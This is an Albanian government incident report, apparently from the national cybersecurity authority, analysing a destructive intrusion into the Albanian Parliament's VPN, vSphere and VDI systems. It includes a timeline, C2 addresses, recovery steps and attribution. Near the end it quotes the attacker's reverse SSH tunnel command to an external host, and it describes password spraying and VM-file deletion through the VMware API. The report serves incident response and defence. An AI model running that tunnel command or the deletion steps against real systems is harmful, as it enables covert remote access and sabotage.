REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE

Analizë mbi incidentin kibernetik ndaj Kuvendit të Shqipërisë

Versioni: 1.1
Datë: 25.03.2026
TLP:Clear

Adresa: Rruga "Papa Gjon Pali II" nr.3 Tiranë;
Faqe web: www.aksk.gov.al E-mail: info@aksk.gov.al
Tel./Fax : 04 2221 039

Tabela e Përmbajtjes

Tabela e Figurave

PARATHËNIE

Ky raport është hartuar për të dokumentuar dhe analizuar një incident të rëndësishëm të sigurisë kibernetike që ka prekur infrastrukturën e Kuvendit, në Republikën e Shqipërisë. Përmbajtja e raportit bazohet në informacionin e disponueshëm deri në përfundimin e analizës dhe përfshin të dhëna teknike, inteligjencë nga burime të hapura, si dhe artefakte të mbledhura gjatë menaxhimit të incidentit.

Qëllimi i raportit është të informojë dhe të ndërgjegjësojë palët e interesuara mbi natyrën, vlerësimin dhe ndikimin e këtij incidenti kibernetik. Ky raport nuk konsiderohet përfundimtar, pasi mund të pasojnë përditësime në bazë të zbulimeve të mëtejshme.

Disa nga këto kufizime përfshijnë:

Faza e parë:
Burimet e informacionit: Raporti është përgatitur bazuar në informacionin e vendosur në dispozicion nga operatori i infrastrukturës së prekur, si dhe analizimi i artefakteve të mbledhura gjatë procesit të menaxhimit të incidentit. Janë përdorur gjithashtu burime të hapura (OSINT), përfshirë të dhëna publike, analiza teknike të palëve të treta dhe indekse të kërcënimeve. Duhet theksuar se disa nga informacionet mund të mos pasqyrojnë zhvillimet më të fundit në kohë reale.

Faza e dytë:
Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të detajeve keqdashëse dhe sulmit kibernetik mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:
Analiza e kufizuar: Për shkak të natyrës komplekse të sulmit kibernetik, analiza mund të jetë e kufizuar në disa aspekte. Interpretimi i ngjarjes është subjektive dhe mund të ndikohet nga mungesa e disa të dhënave kyçe.

AKSK rezervon të drejtën për të përditësuar ose modifikuar përmbajtjen e këtij raporti pa njoftim paraprak.

Përdorimi dhe Kufizimi i Përgjegjësisë : *Ky raport është përgatitur me qëllim ofrimin e një*

pasqyre sa më të plotë dhe të saktë lidhur me incidentin e sigurisë kibernetike që ka ndodhur. Përmbajtja e tij mbështetet në informacionin e disponueshëm gjatë periudhës së analizës dhe mund të mos përfshijë të gjitha aspektet e sulmit apo zhvillimet e mëvonshme që mund të kenë ndodhur. Autorët dhe institucionet përkatëse nuk mbajnë përgjegjësi për vendimet ose veprimet që mund të ndërmerren si rezultat i përdorimit të këtij raporti në mënyra të papërshtatshme ose jashtë kontekstit të tij origjinal, si dhe për dëmet që mund të shkaktohen nga kjo. Përdorimi i këtij raporti duhet të jetë i rezervuar vetëm për palët e autorizuara dhe në përputhje me qëllimin informues dhe mbrojtës për të cilin është hartuar. Çdo interpretim, shpërndarje apo përdorim i raportit jashtë këtij qëllimi kërkon autorizim të posaçëm nga Autoriteti Kombëtar për Sigurinë Kibernetike. Për të ruajtur integritetin dhe konfidencialitetin e informacionit, rekomandohet që raporti të trajtohet si dokument i ndjeshëm dhe të mos ripërdoret pa një rishikim zyrtar dhe përditësim të mëtejshëm.

PËRMBLEDHJE EKZEKUTIVE

Më datë 10 Mars 2026, infrastruktura e Kuvendit të Shqipërisë u bë objekt i një sulmi të sofistikuar kibernetik, i karakterizuar nga qëllime shkatërruese: fshirja e të dhënave dhe serverëve në infrastrukturën TIK si dhe marrja,eksfiltrimi i informacioneve sensitive. Kanali në telegram me emrin ***"Homeland Justice"*** mori përgjegjësinë përmes një postimi publik, ku publikoi mbi kompromet imin e sistemeve të Kuvendit.

Menjëherë pas raportimit të incidentit nga ana e institucionit të prekur dhe në vijim të konfirmimit për nevojën për mbështetje dërguar nga Kuvendi (pjesë e listës së Infrastrukturave kritike të informacionit), Autoriteti Kombëtar për Sigurinë Kibernetike (AKSK) ngriti një grup pune të dedikuar për të menaxhuar incidentin, ndaluar sulmin kibernetik për të mos u përhapur më gjerë në infrastrukturë dhe për të marrë masat e nevojshme për rikthimin në funksion të shërbimeve.

Dëmi i shkaktuar dhe vlerësimi fillestar

Nga vlerësimi fillestar rezulton se janë fshirë gjithsej 183 makina virtuale në mjedisin Virtual VDI, si dhe një pjesë e konsiderueshme e të dhënave të përdoruesve në server file share. Vëllimi i të dhënave të prekura në nivel infrastrukture virtuale vlerësohet të jetë rreth **** TB (VMDK), ndërkohë që është identifikuar edhe një nxjerrje e pjesshme e të dhënave me një volum rreth **** MB.

Si pasojë e incidentit, stafi i Kuvendit aktualisht nuk kishte akses në mjedisin VDI, i cili përbën një komponent kyç për operacionet e përditshme të përdoruesve fundorë. Megjithatë, infrastruktura bazë e serverave kritik, sistemi i email-it zyrtar dhe shërbimet publike nuk janë prekur dhe vijojnë të jenë funksionale. Vlerësimi paraprak e klasifikon këtë incident si me ndikim operativ të konsiderueshëm, por të kufizuar në segmentet e virtualizimit dhe përdoruesve fundorë.

Përgjigja ndaj incidentit

Ekipi i AKSK u nda në katër grupe paralele për të mundësuar zgjidhjen e situatës dhe rimëkëmbjen e infrastrukturës së prekur. Këto grupe ishin:

1. Threat Hunters – të fokusuar në identifikimin dhe neutralizimin e kërcënimeve të vazhdueshme (persistente).

2. Analizues të Forensikës digjitale dhe analizues të skedarëve keqdashës – për të analizuar sistemet e kompromet uara, për të identifikuar origjinën dhe mënyrën e kompromet imit, si dhe për të analizuar çdo komponent të dyshuar malware.

3. Rikthimi i shërbimeve kritike – për të rivënë në funksion shërbimet thelbësore të institucionit të Kuvendit të Shqipërisë, në mënyrë të sigurt dhe në kohë sa më të shkurtër.

4. Evidentimi i boshllëqeve dhe hartimi i planit të rehabilitimit – për të identifikuar mangësitë

në siguri dhe për të përgatitur një plan të detajuar për përmirësim dhe parandalim në të ardhmen.

Vektori i sulmit dhe zinxhiri i kompromitimit

Sulmi ka filluar përmes një aksesi të paautorizuar në distancë nëpërmjet infrastrukturës VPN, ku janë shfrytëzuar kredenciale të kompromentuara të një pale të tretë që ofron shërbime për Kuvendin e Shqipërisë. Ky skenar përfaqëson një rast tipik të kompromitimit të zinxhirit të furnizimit ***(supply-chain)***, ku aktorët keqdashës kanë përdorur besueshmërinë e aksesit ekzistues për të anashkaluar mekanizmat e sigurisë dhe për të depërtuar në rrjetin e brendshëm të institucionit.

Pas sigurimit të aksesit fillestar nëpërmjet VPN-së, sulmuesit kanë arritur të aksesojnë një server të brendshëm, i cili është përdorur si *jump host*, duke shërbyer si pikë ndërmjetëse për lëvizje anësore në rrjet. Ky server ka mundësuar zgjerimin e aksesit drejt mjediseve virtuale të infrastrukturës, duke krijuar një pikë të centralizuar kontrolli për aktivitetin keqdashës dhe duke e bërë gjurmimin e tyre të vështirë.

Nga evidencat e mbledhura rezulton se sulmuesit kanë përdorur adresa IP të hostuara në infrastrukturë VPS, përfshirë IP nga Holanda 107[.]189.22.170 dhe Shqipëria 87[.]121.162.182, të cilat dyshohet se janë përdorur si Command and Control Server (C2), si dhe për të gjeneruar trafik drejt infrastrukturës së kompromentuar.

Në vijim të kompromitimit, është realizuar depërtimi në mjedisin e virtualizimit *(vSphere)*, ku sulmuesit kanë kryer veprime destruktive duke fshirë një numër të konsiderueshëm makinash virtuale (183 VM) të lidhura me mjedisin VDI. Paralelisht, janë fshirë edhe të dhëna të përdoruesve në *file share*, si dhe janë evidentuar përpjekje për manipulim dhe fshirje të volumeve të të dhënave në nivel infrastrukture (**** TB VMDK).

Materialet e publikuara më pas në kanale publike (Telegram) rezultojnë të jenë marrë nga file share ARKIVA dhe jo nga sistemi i email-it (Exchange), duke konfirmuar fokusin e sulmit në mjediset e ruajtjes së të dhënave dhe jo në komunikimet zyrtare.

Atribuimi i sulmit

Bazuar në indikatorët teknikë të identifikuar, mënyrën e realizimit të sulmit dhe analizën e kontekstit operacional, ky incident paraqet një përputhje të qartë me aktivitetet e aktorëve të avancuar shtetërorë, të lidhur me Republikën Islamike të Iranit – pjesë e Ministrisë së Inteligjencës Iraniane

Një element i rëndësishëm në mbështetje të këtij atribuimi është publikimi i materialeve të kompromentuara në kanalin Telegram ***"Homeland Justice"***, i cili historikisht ka shërbyer si platformë propagandistike për operacione kibernetike të lidhura me aktorë iranianë, duke targetuar institucione shtetërore por jo vetëm, në Shqipëri.

Analiza e zinxhirit të sulmit tregon përdorimin e teknikave të avancuara(TTP) dhe të përsëritura, të cilat përfshijnë:

- shfrytëzimin e aksesit përmes palëve të treta (supply-chain compromise),
- përdorimin e kredencialeve të vlefshme për akses në VPN,
- lëvizje anësore në rrjet përmes një jump host-i,
- kombinimin e veprimeve destruktive (fshirje e të dhënave dhe VM-ve) me eksfiltrim informacioni,
- përdorimin e infrastrukturës VPS për komandim dhe kontroll (C2).

Gjithashtu, përdorimi i një qasjeje hibride që kombinon dëmtimin e infrastrukturës (data destruction) me publikimin e të dhënave për qëllime ndikimi dhe presioni politik, është karakteristikë e operacioneve të mëparshme të lidhura me këta aktorë.

Rikthimi i shërbimeve

Pas evidentimit dhe izolimit të incidentit të sigurisë kibernetike, procesi i rikuperimit dhe forcimit të infrastrukturës është realizuar në bashkëpunim të ngushtë ndërmjet ekipit të reagimit ndaj incidenteve dhe Drejtorisë së IT të Kuvendit, duke ndërmarrë masat e mëposhtme:

1. **Rikthimi i Shërbimeve Kritike**
   - Në koordinim me IT-në e Kuvendit, u realizua rikthimi i shërbimeve vitale të mjedisit vSphere, duke mundësuar rikthimin gradual të funksionaliteteve bazë të infrastrukturës.
2. **Rindërtimi i Infrastrukturës Virtuale**
   - U ndërmor rindërtimi i plotë i cluster-it VDI nga fillimi, në një mjedis të pastër dhe të verifikuar.
   - U realizua rindërtimi i makinave virtuale të përdoruesve, duke garantuar integritetin dhe sigurinë e tyre përpara rikthimit në operim.
3. **Fortifikimi i Rrjetit dhe Rregullave të Firewall-it**
   - Në bashkëpunim me IT-në e Kuvendit, u aplikuan rregulla fortifikimi të firewall-it, duke përfshirë:
     - kufizimin e aksesit vetëm për IP dhe shërbime të autorizuara,
     - ndërprerja dhe bllokimi i aksesit të paautorizuar të aktorëve kibernetikë,
     - forcimin e kontrollit të trafikut hyrës dhe dalës,
4. **Përpjekjet për Rikuperimin e të Dhënave**
   - Në koordinim me strukturat IT, janë ndërmarrë përpjekje për rikuperimin e të dhënave, duke përdorur:
     - backup-et ekzistuese,
     - snapshot-et e disponueshme,
     - analiza forensike në datastore.
5. **Masa Shtesë të Sigurisë**
   - Është realizuar reset i kredencialeve kritike dhe forcim i politikave të autentikimit.
   - Është kryer rishikimi i aksesit të palëve të treta, veçanërisht lidhjeve VPN.
   - Është rritur niveli i monitorimit dhe analizës së log-eve në infrastrukturë.

INFORMACIONE TEKNIKE

Më datë **10 mars 2026**, u raportua një incident i sigurisë kibernetike që preku një pjesë të infrastrukturës informatike të Kuvendit të Shqipërisë.



Figura 1. Zinxhiri i Kompromitimit – Kill-chain Framework

Nga analizat paraprake rezultoi se aksesi fillestar në rrjetin e institucionit është realizuar përmes një **lidhjeje VPN**, duke përdorur **kredenciale të kompromentuara të një pale të tretë** (***u*****–************) që ofron shërbime për portalin ***e********** për Kuvendin. Ky skenar përputhet me një model të njohur sulmi të quajtur ***supply-chain compromise***, ku sulmuesit shfrytëzojnë akseset

e partnerëve të jashtëm për të hyrë në sistemet e një institucioni apo organizate.



Figura 2 Kredencialet e Kompromentuara të palës të tretë

Pas aksesit në rrjet, sulmuesi ka arritur të lëvizë brenda infrastrukturës së brendshme dhe të aksesojë serverin e brendshëm të portalit. Gjatë këtij procesi janë identifikuar veprime të fshirjes së të dhënave në disa sisteme dhe ndërprerje të përkohshme të disa shërbimeve të brendshme të përdorura nga stafi.

Nga verifikimet paraprake rezulton se **backup-et e serverave dhe infrastruktura e rikuperimit nga katastrofat (Disaster Recovery)** janë të disponueshme, çka mundëson rikthimin e sistemeve dhe serverave në një kohë relativisht të shkurtër.

Ekipi i **Autoritetit Kombëtar për Sigurinë Kibernetike (AKSK)**, në bashkëpunim me ekspertët e institucionit të Kuvendit, kanë ndërmarrë menjëherë veprime për **izolimin e incidentit, analizën e tij dhe rikuperimin e shërbimeve kritike**.

Menjëherë pas identifikimit të incidentit, AKSK aktivizoi procedurat e reagimit ndaj incidentit dhe organizoi punën në disa linja paralele për:

- analizën e incidentit dhe identifikimin e mënyrës së kompromet imit,
- izolimin e sistemeve të prekura,
- rikthimin e shërbimeve kritike,
- monitorimin e vazhdueshëm të infrastrukturës për aktivitete të dyshimta.

Në bashkëpunim me ekspertët teknikë të Kuvendit janë ndërmarrë këto masa:

- analizimi i log-eve të sistemeve dhe pajisjeve,

- verifikimi i integritetit të serverëve dhe infrastrukturës virtuale,
- rikthimi i serverëve nga backup-e të verifikuara të pastra**,**
- rikrijimi dhe rivendosja e disa sistemeve të brendshme,

Nga evidencat e përmbledhura rezulton një zinxhir aktivitetesh që nis me aksesim përmes SSL VPN nga IP-ja 87.121.162.182, vijon me lëvizje laterale dhe akses SSH drejt hosteve të brendshme, me krijim të reverse SSH tunnel për akses nga jashtë, me tentativa të përsëritura për autentikim në **vSphere** nga hosti i brendshëm 1*******, me sukses në autentikim si Administrator, më pas me ndryshim të password-it të vSphere dhe në fund, me fshirje manuale të file-ve të makinave virtuale direkt në datastore-in e ESXi përmes VMware API vim.FileManager.deleteFile.



Figura 3 Komanda të ekzekutuara - history.exe



Figura 4 Komanda të ekzekutuara - history.exe

KRONOLOGJIA E NGJARJEVE

Data / ora	Burimi	Ngjarja	Rezultati
09/03/2026, 03:14:21	rootGWFW.log	Evidentohet hera e parë e aktivitetit nga VPS shqiptare	Pikë hyrëse e dyshuar në infrastrukturë.

		87.121.162.182 përmes SSL VPN.	
09/03/2026, 03:16:42	rootGWFW.log	Evidentohet logimi i parë i suksesshëm nga IP 87.121.162.182 përmes SSL VPN.	Konfirmon se tentativa është lejuar nga Firewall.
09/03/2026, 03:18:54	DMZFW.log	Tentativë failed nga IP 1*********(IP nga pool-i i VPN) drejt 1********* me RDP, portë 3389	Tentativë aksesi drejt DC.
09/03/2026, 03:19:32	DMZFW.log	Evidentohet tentativa e parë SSH drejt 1**********nga 1********** (IP nga pool i VPN)	Tentativa e parë që lidh tentativën e logimit me SSL VPN nga VPS Shqiptare me IP e marrë nga pool-i i VPN dhe tentativa drejt 1**********
09/03/2026, 03:24:36	DMZFW.log	Lidhja e parë e suksesshme me 1******** nëpërmjet ssh.	Konfirmon aksesimin e 1**********.
09/03/2026 – 10/03/2026 Deri 10/03/2026, 11:07:08	rootfw.log	Vijojnë tentativa dhe sesione të lidhjes nga e njëjta VPS; connection accept i fundit evidentohet më 10/03/2026 në 11:07:08.	Tregon persistencë dhe përdorim të vazhdueshëm të kanalit të aksesit.
09/03/2026, 02:21:02	auth.log 1*********	Sipas shënimeve, evidentohet suksesi i parë SSH me përdoruesin “e********”, nga burim i lidhur me pool-in VPN 1********** drejt 1**********.	Kërkon verifikim kronologjik, pasi ora rezulton më e hershme se pranimi i SSL VPN të mbrëmjes së së njëjtës datë.
	SSH / komandat	Evidentohen lidhje të tjera SSH në orare të ndryshme me të njëjtin përdorues dhe me sesione paralele.	Sugjeron aktivitet të vazhdueshëm operativ në hostin e kompromentuar.

	Host i brendshëm 1**********	E njëjta komandë evidentohet edhe nga IP-ja e brendshme 1**********.	Tregon përdorim të më shumë se një hosti të brendshëm ose zhvendosje të aktivitetit.
Pas aksesit SSH	SSH tunnel	Krijohet reverse SSH tunnel, duke bërë të mundur që hosti i kompromentuar të aksesohet nga 107.189.22.170:8080.	Hosti i brendshëm përdoret si proxy/pivot për akses të mëtejshëm në rrjetin e brendshëm.
09/03/2026, 04:18:25 – 21:12:57	websso.log	Nga 1****** evidentohet seri e gjatë failed login me përdoruesin Administrator "K********".	Indikator i fortë për password spray ose brute force ndaj vSphere SSO.
09/03/2026, 21:42:56	websso.log	Regjistrohet përgjigje 200 OK me përdoruesin Administrator të vSphere.	Momenti i kompromentimit të suksesshëm të llogarisë administrative.
10/03/2026, 04:14:43	localhost_access_log.txt	Shkarkohet një file i quajtur vmsForDatacenter_Name.csv	Dyshohet të jetë file me informacion mbi të gjitha VM e ngritura
10/03/2026, 08:16:13	ssoAdminServer.log	Identifikohet ndryshimi i password-it të vSphere.	Veprim tipik pas kompromentimit për konsolidim të kontrollit dhe përjashtim të administratorëve legjitimë.
10/03/2026, 09:06:54	vSphere logs	Evidentohet lidhje/connection në vSphere nga 1**********.	Konfirmon përdorim aktiv të aksesit të fituar në mjedisin virtual.
10/03/2026, 10:11:24 – 10:54:04	websso.log 1**********	Nga tuneli/hosti tjetër 1**********ka tentativa të vazhdueshme failed login me userin Administrator.	Vazhdim të provave me kredenciale të pavlefshme pas ndryshimit të

			password-it.
10/03/2026, 10:40:19	ESXi / VMware API	Nis fshirja manuale e file-ve të VM-ve (.vmdk, .vmx, etj.) direkt nga datastore. Në hostin ********* thirret API vim.FileManager.deleteFile.	Moment kyç i sabotimit/shkatërrimit të mjedisit virtual.

GJETJET KRYESORE

- Vektori fillestar i aksesit, sipas shënimeve, lidhet me SSL VPN nga IP-ja 87.121.162.182.
- Pas hyrjes, jump hostet e brendshme 1********* dhe 1********** janë përdorur për lëvizje laterale dhe si pika ndërmjetëse për veprime të mëtejshme.
- Krijimi i reverse SSH tunnel drejt 107.189.22.170:8080 me qellim aksesin e sherbimeve te brendshme
- Tentativat e shumta të dështuara ndaj vSphere, të ndjekura nga një 200 OK si Administrator, mbështesin hipotezën e password spray/brute force.
- Ndryshimi i password-it të vSphere pas suksesit në autentikim tregon fazë konsolidimi të kompromet imit.
- Thirrja e API-së vim.FileManager.deleteFile në datastore përbën evidencë të drejtpërdrejtë për fshirje manuale destruktive të file-ve të VM-ve.

SSH “first success” në orën **02:21 AM (09/03/2026)** duhet të rivlerësohet, pasi kronologjikisht del përpara eventit **SSL VPN accept (03:14 AM, e njëjta ditë)** dhe nuk mund të lidhet me të njëjtin sesion.

Evidentohet për herë të parë VPS shqiptare **87.121.162.182** me tentativa SSL VPN më **09/03/2026**

në 3:14:41 AM.



Figura 5 Tentativa aksesi SSLVPN nga IP:87[.]121[.]62[.]182

Aksesi i suksesshëm (**accept**) ndodh në 3:16:42 AM të së njëjtës datë.

Figura 6 Akses i suksesshëm SSLVPN nga IP:87[.]121[.]62[.]182

Kjo VPS ka kryer tentativa të vazhdueshme gjatë periudhës **09/03/2026 – 10/03/2026**, ku aksesi i fundit i pranuar rezulton më **10/03/2026 në 11:07:08 AM**.

Figura 7 Tentativa aksesi dhe akses i suksesshëm

Log-et e SSH tregojnë login me userin **e*********** nga IP e pool-it të VPN gateway (**1*******) drejt **1*********, i konfirmuar edhe nga authentication logs.



*Figura 8 Logim në portalin e***********

Auth logs 1**********ssh

Logimi i parë me status **success** për userin *e********* është regjistruar më **09/03/2026 në 02:21:02 AM** nga IP **1************ (VPN gateway).



*Figura 9 Logim sukses për përdoruesin e*********

Më pas evidentohen disa lidhje të tjera në orare të ndryshme me të njëjtin user, përfshirë **sesione paralele**.

Nga analizimi i **auth logs** në serverin **1*********,** evidentohet një aktivitet i vazhdueshëm SSH me userin *e********* nga IP e VPN gateway (**1********)** gjatë datës **09/03/2026**. Pas logimit të parë me sukses në **02:21:02 AM**, vërehen lidhje të tjera të suksesshme në intervale të afërta kohore, konkretisht në:

- **03:00:24 AM**
- **03:17:43 AM**
- **04:55:50 AM**



Figura 10 Akses i pranuar në orën 03:00:24 AM



Figura 11 Akses i pranuar në orën 03:17:43 AM



Figura 12 Akses i pranuar në orën 04:55:50 AM

Këto tentativa të përsëritura tregojnë për **akses të vazhdueshëm dhe potencialisht sesione paralele** nga i njëjti user përmes VPN. Nga historiku i komandave në sistem, evidentohet ekzekutimi i komandës:

ssh -o StrictHostKeyChecking=no -R 8080 Administrator@107[.]189[.]22[.]170 -p 443

